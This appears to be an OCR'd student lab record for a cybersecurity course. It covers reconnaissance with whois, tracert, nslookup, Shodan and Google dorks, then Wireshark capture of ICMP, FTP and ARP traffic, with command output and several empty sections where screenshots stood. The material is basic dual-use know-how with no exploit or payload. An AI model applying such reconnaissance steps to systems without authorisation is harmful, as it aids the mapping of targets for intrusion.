

Experiment 9 - Information gathering

1. Whois





2. Traceroute – tracert

```
C:\Windows\System32>tracert youtube.com

Tracing route to youtube.com [142.251.42.110]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  10.120.63.1
  2     2 ms     4 ms     1 ms  10.120.138.18
  3     *
```


```
C:\Windows\System32>tracert chat.openai.com

Tracing route to chat.openai.com.cdn.cloudflare.net [104.18.37.228]
over a maximum of 30 hops:

  1     1 ms     1 ms    <1 ms  10.120.63.1
  2     2 ms     6 ms     1 ms  10.120.138.18
  3     *        *        *     Request timed out.
  4  ^C
```


3. Nslookup

```
C:\Windows\System32>nslookup
Default Server:  MUMDC-PRIM.SVKMGRP.COM
Address:  192.168.2.51
```


```
C:\Windows\System32>nslookup youtube.com
Server:  MUMDC-PRIM.SVKMGRP.COM
Address:  192.168.2.51

Non-authoritative answer:
Name:    youtube.com
Addresses:  2404:6800:4009:832::200e
          142.251.42.110
```


4. Shodan



SHODAN
Explore
Pricing
youtube.com
Login
84,764
Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.
Brownie Points Inc | The Best Brownie Gifts on Earth.
AVF Biomedical | Matériel médical et services pour hôpitaux
Document Moved


Facet Analysis
youtube.com
port
// TOTAL: 84,767
443 59,562
80 15,642
9998 6,665
8080 776
8443 614
3000 307
8081 110
8000 107
1337 90
81 65
8888 55
5000 49

5. Google Dork








Experiment 10 - Wireshark

Wireshark is a free and open-source packet analyzer.


It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark lets the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address.However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic.

Capturing ICMP Packets:


C:\Users\Marwin Shroff>ping 8.8.8.8 Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=5ms TTL=119
Reply from 8.8.8.8: bytes=32 time=6ms TTL=119
Reply from 8.8.8.8: bytes=32 time=2ms TTL=119
Reply from 8.8.8.8: bytes=32 time=3ms TTL=119
Ping statistics for 8.8.8.8:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 2ms, Maximum = 6ms, Average = 4ms




Capturing TCP Packets:



Capturing FTP Packets: C:\Users\Marwin Shroff>ftp ftp.cdc.gov Connected to ftp.cdc.gov.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON. User (ftp.cdc.gov:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in. ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
.change.dir
.message pub Readme Siteinfo w3c
welcome.msg
226 Transfer complete.
ftp: 67 bytes received in 0.03Seconds 2.03Kbytes/sec.




Capturing ARP Packets:



B] Tracing Packets based on filters:


1] Filter Results by Port:

Traces all packets related to Port 80



